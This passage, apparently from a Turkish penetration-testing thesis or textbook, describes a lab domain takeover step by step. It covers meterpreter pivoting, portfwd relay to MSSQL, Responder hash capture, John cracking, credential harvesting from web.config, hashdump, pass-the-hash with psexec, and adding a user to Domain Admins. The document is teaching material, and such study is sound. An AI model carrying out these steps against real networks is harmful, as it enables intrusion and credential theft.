
Şekil 3.219. Search autoroute.

Şekil 3.219.'da tespit edilen exploit opsiyonları ayarlandıktan sonra ve sömürü başlatıldığında elde edilen sonuç aşağıda görüldüğü gibi olacaktır.



Şekil 3.220. Autoroute exploitinin çalışması.

Şekil 3.220.'de Kali üzerinden gönderilen istekler meterpreter üzerinden geçirilerek 89 numaralı interface tespiti gerçekleştirilmiştir. 89 numaralı interface Kali tarafından da tespit edildikten sonra bu subnet üzerindeki cihazların tespiti de gerçekleştirilebilmektedir. Bu işlem için de metasploit üzerinde çeşitli modüller mevcuttur. Bu modüllerden bir tanesi de arp modülüdür.




Şekil 3.221. Cihaz tespiti için kullanılan arp modülü.

Şekil 3.221.'de kullanılan "arp_sweep" auxiliary sonucunda ilgili modül hedef sistem üzerine arp sistemleri atarak ilgili cihazların tespitini gerçekleştirmektedir. Yeni bulunan cihaz IP'si kullanılarak port tarama işlemleri için de search port_scan komutu kullanmak mümkündür.

Şekil 3.222. Port taraması için kullanılan modül.

Şekil 3.222.'deki tarama işlemi sonucunda ilgili cihaz üzerindeki açık portlar aşağıda görüldüğü gibi tespit edilmiştir.



Şekil 3.223. Açık portların tespit edilmesi

Şekil 3.223.'de 192.168.89.3 olarak yeni tespit edilen cihaz üzerinde 135 ve 139 numaralı portların açık olduğu görülmektedir. Pivoting işlemlerinden sonra ilgili cihazla Kali linux arasındaki iletişim sağlanmıştır. Bu işlemler sonucunda elde edilen yeni cihaz üzerinde MS17_010 zafiyeti kullanılarak bir sömürü işlemi gerçekleştirilebilmekte ve tespit edilen bu

yeni cihaz üzerinde de bir komut satırı elde etmek mümkündür. Böylece Kali Linux tarafından tespit edilemeyen fakat meterpreter aracılığıyla tespit edilmiş bir interface kullanılarak Pivoting işlemi gerçekleştirilmiştir bunun sonucunda elde edilen cihaz IP'si sömürülerek bu cihaz üzerinden de oturum sağlanmıştır.

TCP relay

Pentest işlemlerinde sızılan cihazların yalnızca lokal alanda çalıştırdığı bazı servisler mevcuttur. Eğer bu servislerin nasıl sömürüleceğine dair bilgiler mevcutsa veya servislerin credential gibi giriş bilgileri mevcutsa TCP Relay yöntemi uygulanarak ilgili servise dışarıdan erişim sağlanmaktadır ve sömürü işlemleri gerçekleştirilmektedir. Bu bölümde bir senaryo dâhilinde hedef sistem üzerinden bir meterpreter oturum elde edildiği varsayılmıştır. İpconfig ve netstat –ant komutları ile IP bilgilerini ve port, servis bilgilerini elde etmek mümkündür. Elde edilen portlar arasında sql server servisinin 1433 portu mevcuttur. Normal şartlarda bu servis lokalde çalışan bir servis olduğundan dışarıdan 1433 portuna erişim sağlanamamaktadır. Bu servise erişebilmek için meterpreter üzerinde bulunan portfwd modülü kullanılmaktadır. Bu modül tcp relay düzenlemek için oluşturulmuştur. Portfwd modülü lokal cihazdan porta giden bir isteği bağlantı üzerinden tünelleyip hedef cihaz üzerindeki porta yönlendirmektedir.

Şekil 3.224. Portfwd modülü.


Şekil 3.224.'de portfwd modülü kullanılarak lokal port olan 1433 portundaki tünellenmiş ve 10.0.0.6 ip numaralı cihazın 1433 numaralı portuna yönlendirilmiştir. Bu işlem sonucunda ilgili servise metasploit exploitleri kullanılarak saldırmak mümkün hale gelmiştir. Sömürü işlemi için herhangi bir giriş bilgisi mevcut değilse mssql servisi üzerine gerçekleştirilecek bir brute force (kaba kuvvet) saldırısı ile giriş bilgisi elde etmek mümkündür. Eğer giriş bilgisi mevcutsa bu işleme gerek yoktur. Mssql_exec modülü kullanılarak bağlantı tünelleme işlemi gerçekleştirilmiştir.

Şekil 3.225. Mssql_exec auxiliary modülü.

Şekil 3.225.'de "mssql_exec" auxiliary modülü kullanılarak hedef sistem üzerinde bir komut satırı elde edilmeye ve tünelleme işlemi yapılmaya çalışılmıştır. RHOST ve RPORT bilgileri lokal IP adresi ve lokal port olarak verilmiştir. Lokal port üzerinden geçen isteklerin tünelleme işlemi ile hedef sistem üzerine yönlendirilmesi sağlanmıştır. Hedef sistem üzerinde "İpconfig" komutu çalıştığında ve komut satırı elde edildiğinde 127.0.0.1 lokal IP adresi portuna giden istekler 10.0.0.6 cihazı üzerinden geçecektir.


Domain Ele Geçirme Örneği

Bu bölümde bir domain ele geçirme örneği gerçekleştirilmiştir. Senaryo dâhilinde bir kuruma sızma testi gerçekleştirileceği varsayılmıştır ve kurum içerisindeki cihazlarla iletişim kurma imkânı sağlayan bir kablosuz bağlantı veya kablolu bağlantı verilmiştir veya kablosuz ağ sızma testleri sonucunda bir bağlantı elde edildiği varsayılmıştır. İlk yapılacak işlem ifconfig komutu ile Kali cihazının IP adresini öğrenmek ve nmap taraması sonucunda aynı ağ üzerindeki cihazların tespitini sağlamaktır.



Şekil 3.226. Nmap ile cihaz saptanması

Şekil 3.226.'da kali dışında ağ üzerinde 4 makine mevcut olduğu görülmektedir. Saldırı yapabilmek amacıyla bu makine üzerinde çalışan servislerin de saptanması gerekmektedir.




Şekil 3.227. Cihazlar üzerindeki servislerin saptanması.


Şekil 3.227.'de nmap ile ilgili cihaz IP'leri üzerinde çalışan servisler taranırken bir yandan responder aracı da "responder –I eth0 –w –r –f" komutu ile aktif hale getirilmiştir. Bu işlem tarama bitmeden sistemler üzerinde boş bir istek atılırsa responder aracının bir kullanıcı hashi elde etmesi amacıyla gerçekleştirilmiştir.

Şekil 3.228. Responder aracı hash yakalaması.

Şekil 3.228.'de nmap servis tarama işlemi sonlanmadan 10.0.0.6 cihazı üzerinden atılan boş bir istek yakalanmış ve kullanıcı hash bilgisi elde edilmiştir. Elde edilen bu hash bilgisi masa üstüne hash dosyası içerisine kaydedilmiştir. 10.0.0.6 cihazı üzerinde bulunan kullanıcı hash bilgisi elde edildikten sonra nmap tarama sonuçlarına bakıldığında aşağıda görüldüğü gibi 10.0.0.6 cihazı üzerinde bir sqlserver tespit edilmiştir. Eğer bu sunucudan sql user giriş bilgisi elde edilirse birinci senaryo olarak bu cihaz üzerinden bir shell almak mümkün olacaktır.




Şekil 3.229. Nmap tarama sonuçları 1.




Şekil 3.230. Nmap tarama sonuçları 2.

Şekil 3.229. ve 3.230.'da 10.0.0.8 cihazı üzerinde bir http api web uygulaması çalıştığı tespit edilmiştir. Eğer tespit edilen uygulamanın kullandığı bir veritabanı varsa ve veri tabanı 10.0.0.6 ise ikinci senaryo olarak bu veri tabanı giriş bilgileri elde edilebilmektedir. Bu sayede 10.0.0.6 üzerinden bir oturum elde edilirse 10.0.0.6 cihazına da sıçrama gerçekleştirilebilmektedir.



Şekil 3.231. Nmap tarama sonucu.

Şekil 3.231.'de 10.0.0.19 IP'li cihazın Windows 7 makinesi olduğu tespit edilmiştir. Bu makinede MS17_10 zafiyeti mevcut olabilir. Eğer bu zafiyet mevcutsa üçüncü senaryo olarak bu zafiyet sömürülerek buradan bir bağlantı sağlamak mümkün olabilmektedir. 10.0.0.27 IP numaralı cihazın ise domain controller cihazı olduğu tespit edilmiştir. Zaten kurulan senaryolardaki amaç bu cihazı ele geçirmektir. Responder aracı ile elde edilen hash bilgisi john aracı ile kırılmış ve bir kullanıcı giriş bilgisi elde edilmiştir. Kullanıcı adı muho.sisman parola ise Password1 olarak tespit edilmiştir.




Şekil 3.232. John ile parola eldesi.

Şekil 3.232.'de görülen işlem gerçekleştirildikten sonra yapılacak işlem elde edilen kullanıcının admin olarak bulunduğu bir cihaz olup olmadığını ya da doğrudan domain admin olup olmadığını kontrol etmektir. Bu işlem için daha önceden de kullanılmış olan smb_login auxiliarysi kullanılabilmektedir. İlgili auxiliary kullanımı ve opsiyon ayarları daha önceki bölümlerde uygulamalarla gösterilmiştir.

Şekil 3.233. Auxiliary sonucu.

Şekil 3.233.'de ilgili auxiliarynin tamamlanmasından sonra elde edilen kullanıcının bir domain kullanıcısı olmasından dolayı domaine dâhil cihazlar üzerinde giriş yapabildiği fakat hiçbir cihaz üzerinde admin yetkilerine sahip olmadığı tespit edilmiştir. Bu durumda elde edilen kullanıcı admin yetkisinde olmadığından birinci senaryo işleme konulacaktır. Birinci senaryo dâhilinde john ile elde edilen kullanıcı aracılığıyla rdesktop protokolü kullanılarak http api web uygulamasını kullanan 10.0.0.8 cihazı üzerinde bir oturum açılmıştır (rdesktop 10.0.0.8) ve web konfigürasyon dosyaları kontrol edilmiştir. Bu işlemlerin sonucunda bir web config dosyasına erişilmiştir. Windows sitemlerin hepsinde wwwroot dosyası mevcuttur ve web konfigürasyon dosyaları bu dosyanın içerisinde bulunmaktadır.



Şekil 3.234. 10.0.0.8 cihazı web config dosyası.

Şekil 3.234.'de görülen konfigürasyon dosyasına erişme amacı bu dosya içerisinde bulunan bilgilerdir. Web konfigürasyon dosyaları hata mesajlarının nereye yönlendirileceği aynı anda kaç tane bağlantı alınabileceği gibi konfigürasyon bilgilerini barındırırken eğer bir veri tabanı bağlantısı mevcutsa connection string etiketleri altında ilgili veri tabanı bağlantısı ile ilgili giriş bilgilerini içeren bir dosyadır.

Şekil 3.235. Connection string taginde bulunan sql giriş bilgileri.


Şekil 3.235.'de görüldüğü gibi connection string taginde 10.0.0.6 IP adresli cihaz üzerinde bir sql server giriş bilgisi elde edilmiştir. Kullanıcı adı sa ve parolası sa1234 olarak görülmektedir. Elde edilen bilgilerle ilgili cihaz üzerinde mssql_exec auxiliary'si ile bir komut satırı elde edilmeye çalışılmıştır.

Şekil 3.236. Komut satırı elde etme.

Şekil 3.236.'da görülen auxiliary opsiyon ayarları tamamlandıktan ve çalıştırıldıktan sonra 10.0.0.6 cihazı üzerinde bir ipconfig komut satırı elde edilmiştir. Bu durum web konfigürasyon dosyası içerisindeki giriş bilgilerinin doğru olduğu anlamına gelmektedir. Elde edilen oturumda kullanıcının hangi yetkilere sahip olduğu tespit edilebilmektedir.

Şekil 3.237. Kullanıcı yetkisi kontrol etme.


Şekil 3.237.'de elde edilen oturumun 10.0.0.6 cihazı üzerinde Admin yetkilerinde bulunduğu görülmektedir. Bu kullanıcı admin bilgileri kullanılarak 10.0.0.6 cihazı üzerinde bir meterpreter oturumu elde etmek ve buradaki lokal kullanıcı bilgilerine erişmek mümkündür anlamına gelmektedir. Bunun için metasploit üzerinde mssql_payload modülü kullanılmıştır. İlgili modül kullanımı önceki bölümlerde uygulamalarla gerçekleştirilmiştir. Bu auxiliary modülü ile elde edilen meterpreter oturumu üzerinde hashdump komutu kullanılarak lokal kullanıcı bilgileri elde edilmiştir. Bu lokal kullanıcılar başka cihazlar üzerinde de kullanılmaktaysa LM NTLM hash'ler ile pass the hash saldırıları gerçekleştirilebilmektedir.



Şekil 3.238. Hashdump.

Şekil 3.238.'de gözüken lokal kullanıcılar arasında Administrator kullanıcı hesabının hash bilgisi elde edilmiştir. Bu kullanıcının lokal ağ üzerinde hangi cihazlarda bulunduğunu saptamak için smb_login auxiliary'si kullanılmıştır.

Şekil 3.239. Smb_login auxiliarysi 1.



Şekil 3.240. Smb_login Auxiliarysi 2.

Şekil 3.239. ve 3.240.'da görüldüğü gibi ilgili modül çalıştırıldığında 10.0.0.19 cihazı üzerinde de bu kullanıcının admin yetkilerinde bulunduğu görülmektedir. Kurum içerisinde sistemleri kuran kişiler hep aynı kişiler olduğu için aynı lokal kullanıcıyı birden fazla cihaz üzerinde tanımlayabilmektedir. Bu durum bir kullanıcıyla başka cihazlara erişim yapabilme zafiyetini doğurmaktadır. Elde edilen bu bilgiler doğrultusunda 10.0.0.19 cihazına psexec veya winexe modülleri ile bağlanılabileceği sonucu çıkarılmaktadır. 10.0.0.19 cihazı psexec modülü ile Şekil 3.241.'da görüldüğü gibi sömürülerek bir meterpreter oturumu elde edilmiştir.

Şekil 3.241. Psexec auxiliarysi.

Psexec modülü ile 10.0.0.19 cihazı üzerinde elde edilen meterpreter oturum bilgilerine sysinfo ile bakıldığında admin yetkilerine sahip olduğu görülmektedir.

Şekil 3.242. Meterpreter sistem bilgileri.

Şekil 3.242.'de görüldüğü gibi hedef sistem mimarisi ile meterpreter oturum mimarisi farklıdır. Bu durum bazı işlemlerin yapılmasını engellediğinden daha önceki bölümlerde gösterildiği gibi migrate işlemi gerçekleştirilmiştir. Ps komutu ile oturum üzerinde bulunan x64 mimarili ve admin yetkili bir işlem tespit edilip bu işleme migrate komutu ile geçiş sağlanabilmektedir.


Şekil 3.243. Ps komut sonuçları.

Şekil 3.243.'de oturum üzerinde PENTEST0 Domain etki alanında DA isimli bir kullanıcı bulunduğu görülmektedir. Bu kullanıcı Domain Admin yetkilerine sahip bir kullanıcıdır. Öncelikle önemli sistemleri kapatma riskini almamak adına vmtools işlemi üzerine migrate gerçekleştirilmiştir. Burada bir DA kullanıcısı tespit edildiği için bu kullanıcı bilgileriyle domain ele geçirmek mümkündür. Fakat işlem sayfasında bir DA kullanıcısı tespit edilmeseydi elde edilen muho.sisman kullanıcı bilgileri ile metasploit üzerindeki modüller yardımıyla da domain ele geçirme işlemi gerçekleştirilebilirdi. İlgili metasploit modüllerine search domain komutu ile ulaşmak mümkündür. Fakat şuan için bu işleme gerek duyulmamaktır. Migrate

işleminden sonra elde edilen oturum Domain Admin yetkilerine sahipse bu yetkilerle sistem üzerinde bir kullanıcı ekleme işlemi gerçekleştirilebilmektedir. Kullanıcı ekleme işlemi başarılı bir şekilde tamamlandığında domain ele geçirilmiş demektir.

Şekil 3.244. Kullanıcı hesabı ekleme.

Şekil 3.244.'de shell komut satırına düşülerek ve Domain Admin yetkileri kullanılarak sistem üzerine bir kullanıcı ekleme işlemi başarıyla gerçekleştirilmiştir. Bu kullanıcıya kullanıcı ekleme yetkisi tanımlanmış olabilir. Tam olarak emin olmak için domain admins grubuna da bir kullanıcı ekleme işlemi gerçekleştirilmiştir.



Şekil 3.245. Domain admins grubuna kullanıcı ekleme.

Şekil 3.245.'de görüldüğü gibi Domain Admins grubuna kullanıcı ekleme işlemi de başarıyla gerçekleştirilmiştir. Bu durum elde edilen oturumun Domain Admin yetkilerine sahip olduğu ve bir domainin ele geçirildiği anlamına gelmektedir. Elde edilen Domain Admin kullanıcısı ile 10.0.0.27 Domain Controller cihazına erişim sağlamak mümkündür. Bu işlem smb_psexec modülü ile gerçekleştirilebilmektedir. Psexec modülü ile Domain Controller cihazı üzerinde bir meterpreter elde edildikten sonra Şekil 3.246.'da görüldüğü gibi "hashdump" komutu ile Domain etki alanı içerisinde bulunan tüm lokal kullanıcıların hash bilgilerine erişmek mümkündür.

Şekil 3.246. Lokal kullanıcı hash bilgileri.

3.3.3. Parola saldırıları

Parolalar genellikle penetrasyon testi etkileşimlerine en az direnç gösteren yoldur. Güçlü bir güvenlik programına sahip bir istemci eksik windows yamalarını ve güncelliğini yitirmiş windows yazılımlarını düzeltebilmektedir. Ancak kullanıcılar kendilerine düzeltme yamaları ekleyememektedir. Bu da parola saldırılarının kolay bir şekilde gerçekleştirilmesine imkân vermektedir. Daha önceki bölümlerde birçok parola saldırı senaryosu incelenmiş olsa da bu bölümde parola saldırıları sınıflandırma açısından saldırı yöntemlerini daha iyi kavramak amacıyla ayrıca ele alınmıştır.

Parola yönetimi

Günümüzde şirketler şifre bazlı kimlik doğrulama işlemlerinin doğurduğu risklerin farkındadır. Kaba kuvvet saldırıları ve eğitimli ve tahminler şifreler için ciddi risk taşımaktadır. Birçok kuruluş bu riskleri azaltmak amacıyla biyometrik (parmak izi, retina taraması) veya iki faktörlü kimlik doğrulaması kullanmaktadır. Gmail ve dropbox gibi web servisleri bile kullanıcının bir elektronik belirteç üzerinde bulunan rakamlara benzer ikinci bir değerin yanı sıra bir şifreye sahip olduğu iki faktörlü bir kimlik doğrulama işlemi sunmaktadır. İki faktörlü kimlik doğrulama işlemi mümkün değilse güvenlik için güçlü parolalar kullanılması gerekmektedir. Aksi takdirde saldırgan ile kullanıcıya ait hassas veriler arasında kalan veriler bir komut satırı ile açığa çıkabilmektedir. Güçlü parolalar uzun, karmaşık karakterler içeren ve bir sözlük kelimesine dayanmayan parolalardır (Timuçin v.d., 2011).

Çeşitli kuruluşlar güvenlik amacıyla kullanıcıları güçlü parolalara zorlayabilir fakat şifreler zorlaştıkça hafızada kalması da zorlaşacaktır. Bu nedenle kullanıcılar akıllı telefonlarında, bilgisayarlarında ya da post it notlarında bu şifreleri saklama ihtiyacı duyabilmektedirler. Bu


şifrelere erişim sağlanması da bir risk içermektedir. Şifre seçimindeki bir başka risk te aynı şifreyi birden fazla site için kullanmaktır. Kurumsal bir firmadaki CEO için belirlenmiş web sitesi şifresi finansal verilere erişen dosya şifresiyle aynı olabilmektedir. Bu tür durumlarda saldırgan tek bir şifreyle birçok veriye erişim sağlayabilmektedir. Parola tabanlı kimlik doğrulaması tamamen başka bir model lehine sona ermediği sürece parola yönetimi konusu BT personelleri için zorlu bir problem olmaya ve saldırganlar için verimli bir yol olmaya devam edecektir.

Çevrim içi parola saldırıları

